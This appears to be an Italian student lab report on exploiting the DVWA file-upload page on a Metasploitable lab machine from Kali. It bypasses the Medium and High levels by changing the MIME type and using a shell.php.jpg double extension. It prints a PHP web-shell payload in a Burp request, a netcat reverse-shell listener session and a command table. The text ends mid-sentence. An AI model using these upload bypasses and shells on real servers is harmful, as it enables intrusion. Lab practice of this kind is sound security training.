
```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.51.101] 37004
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 12:06:36 up 35 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                11:32   33:57m  0.02s  0.00s -bash
root     pts/0    :0.0             11:32   34:26m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ hostname
metasploitable
sh-3.2$ pwd
/
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ ls -la
total 113
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Oct  6 11:31 dev
drwxr-xr-x  94 root root  4096 Oct  6 11:31 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 31777 Oct  6 11:32 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 Oct  6 11:31 proc
drwxr-xr-x  13 root root  4096 Oct  6 11:32 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Oct  6 11:31 sys
drwxrwxrwt   4 root root  4096 Oct  6 12:05 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
sh-3.2$
```

4. Esercizio extra – Security Level Medium

4.1 Analisi del controllo lato server

Prima di tentare il caricamento a livello Medium ho aperto View Source. Il codice controlla che il MIME type del file sia image/jpeg e che la dimensione sia inferiore a 100000 byte. Non viene invece verificata l'estensione del nome file. Questo rende possibile modificare soltanto il Content-Type della richiesta senza rinominare shell.php.

Figura 19 – View Source del File Upload con Security Level Medium



4.2 Modifica del MIME type con Burp Suite

Caricando normalmente shell.php, Burp Suite invia il file con Content-Type: application/x-php. Ho intercettato la richiesta e modificato esclusivamente questo valore in image/jpeg, mantenendo invariati sia il nome shell.php sia il contenuto PHP.

Figura 20 – Richiesta Medium prima della modifica del Content-Type





Figura 21 – Richiesta Medium con Content-Type modificato in image/jpeg



Dopo l’inoltro, il file è risultato eseguibile. La richiesta whoami ha restituito www-data, quindi il MIME type dichiarato ha permesso di superare il controllo senza impedire l’interpretazione PHP del file.

Figura 22 – Esecuzione di whoami dopo il bypass del livello Medium



Ho eseguito anche hostname, id e pwd, ottenendo metasploitable, l'UID di www-data e la directory /var/www/dvwa/hackable/uploads. Come confronto, un tentativo di upload senza la modifica del Content-Type viene invece respinto da DVWA.

Figura 23 – Comando hostname eseguito dopo il bypass Medium




Figura 24 – Comando id eseguito dopo il bypass Medium





Figura 25 – Tentativo di upload Medium senza modifica del MIME type: rifiutato




5. Esercizio extra – Security Level High

5.1 Analisi del controllo sull’estensione

Con Security Level High il controllo cambia. View Source mostra che DVWA estrae l’ultima estensione dal nome del file e permette soltanto jpg, JPG, jpeg o JPEG, sempre con una dimensione inferiore a 100000 byte. Il Content-Type non è più il controllo determinante come nel livello Medium.

Figura 26 – View Source del File Upload con Security Level High



Il primo tentativo con shell.php è stato intercettato senza modifiche e, come previsto, il server lo ha rifiutato perché l’ultima estensione è php.

Figura 27 – Richiesta High con il file shell.php






Figura 28 – Upload di shell.php rifiutato al livello High



5.2 Bypass con doppia estensione

Per verificare il comportamento del filtro ho creato una copia del file con nome shell.php.jpg. Nella richiesta intercettata da Burp Suite l'ultima estensione risulta jpg, mentre il contenuto rimane il codice PHP originale. Il server ha quindi accettato il file.

Figura 29 – Richiesta High con il file shell.php.jpg




Time	Type	Direction	Method	URL
14:37:54 6 Oct 2026	HTTP	→ Request	POST	http://192.168.51.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex


```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.51.101
3  Content-Length: 431
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.51.101
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywlxcQw0uPaWhBVU7
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=58c7bc1f140047136bae2d7c044c626a
14 Connection: keep-alive
15
16 ------WebKitFormBoundarywlxcQw0uPaWhBVU7
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundarywlxcQw0uPaWhBVU7
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------WebKitFormBoundarywlxcQw0uPaWhBVU7
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------WebKitFormBoundarywlxcQw0uPaWhBVU7--
31
```

Figura 30 – Upload di shell.php.jpg completato correttamente



La verifica finale è stata effettuata richiamando shell.php.jpg con il parametro cmd=whoami. Il risultato www-data dimostra che, nella configurazione Apache presente su Metasploitable, il file con doppia estensione non viene soltanto accettato dal filtro di upload, ma continua anche a essere interpretato come PHP.

Figura 31 – Esecuzione di PHP da shell.php.jpg: whoami restituisce www-data



6. Riepilogo delle prove

Livello	Controllo osservato	Tecnica utilizzata	Risultato
Low	Nessun controllo efficace sul tipo di file	Upload diretto di shell.php	Shell PHP eseguita come www-data
Medium	MIME type image/jpeg e dimensione < 100000 byte	Modifica Content-Type con Burp Suite	Upload ed esecuzione riusciti
High	Ultima estensione jpg/jpeg e dimensione < 100000 byte	Doppia estensione shell.php.jpg	Upload ed esecuzione riusciti
Facoltativo	Stesso upload Low con shell più completa	php-reverse-shell.php + listener Netcat	Reverse shell verso Kali su TCP/4444

7. Comandi principali utilizzati

Comando / richiesta	Scopo
ping -c 4 192.168.51.101	Verifica della comunicazione tra Kali e Metasploitable
nano shell.php	Creazione della shell PHP minimale
http://192.168.51.101/dvwa/hackable/uploads/shell.php?cmd=id	Esecuzione di id tramite parametro GET
http://192.168.51.101/dvwa/hackable/uploads/shell.php?cmd=whoami	Verifica dell’utente del processo web
http://192.168.51.101/dvwa/hackable/uploads/shell.php?cmd=pwd	Verifica della directory corrente
cp /usr/share/webshells/php/php-reverse-shell.php ~/php-reverse-shell.php	Copia della reverse shell dalla raccolta di Kali
nc -lvnp 4444	Listener per la reverse shell
grep -nE '\$ip|\$port' ~/php-reverse-shell.php	Verifica dei parametri IP e porta
shell.php.jpg	Nome utilizzato per il test del controllo High

8. Conclusioni

L’esercitazione ha mostrato in modo pratico quanto il comportamento di un file upload dipenda dai controlli applicati lato server. Con il livello Low il caricamento della shell PHP è stato diretto; con Medium è stato sufficiente osservare il codice e modificare il MIME type nella richiesta; con High il controllo sull’ultima estensione ha bloccato shell.php, ma la doppia estensione 